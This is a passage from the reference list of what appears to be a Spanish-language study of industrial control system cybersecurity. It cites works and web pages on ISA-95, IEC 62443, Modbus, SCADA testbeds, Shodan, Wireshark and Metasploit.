- Safe, T. (2018). *O ESTADO DA SEGURANÇA CIBERNÉTICA NAS INFRAESTRUTURAS CRÍTICAS BRASILEIRAS*. Rio de Janeiro .
- Salinas, I. J. (26 de septiembre de 2017). *InTech Mexico Automatización*. Obtenido de
<https://www.isamex.org/intechmx/index.php/2017/09/26/estandar-isa-95-integracion-de-los-sistemas-de-control-empresarial/>
- Secure&IT. (2021). *Secure&IT*. Obtenido de <https://www.secureit.es/ciberseguridad-industrial/el-estandar-isa99-iec62443/>
- SENATIC. (2017). *Plan Nacional de Ciberseguridad*.
- Simply Modbus . (2020). *Simply Modbus* . Obtenido de <https://www.simplymodbus.ca/FAQ.htm>
- Tutoriales de Electronica Basica. (2020). Obtenido de
<http://tutorialesdeelectronicabasica.blogspot.com/2020/04/que-es-el-sistema-de-control.html>
- Weiss, J. (2010). *Protecting Industrial Control Systems From Electronic Threats*. New York: Momentum Press.
- Wikipedia. (2021). *RS-485*. Obtenido de <https://es.wikipedia.org/wiki/RS-485>
- Wikipedia. (1 de abril de 2021). *Shodan*. Obtenido de <https://es.wikipedia.org/wiki/Shodan>
- Wikipedia. (26 de julio de 2021). *Wireshark*. Obtenido de
<https://es.wikipedia.org/wiki/Wireshark>
- Wikipedia, C. d. (8 de junio de 2021). *wikipedia*. Obtenido de Metasploit:
<https://es.wikipedia.org/w/index.php?title=Metasploit&oldid=136189335>
- Zhang, L. (2015). *An Implementation of SCADA Network Security Testbed*.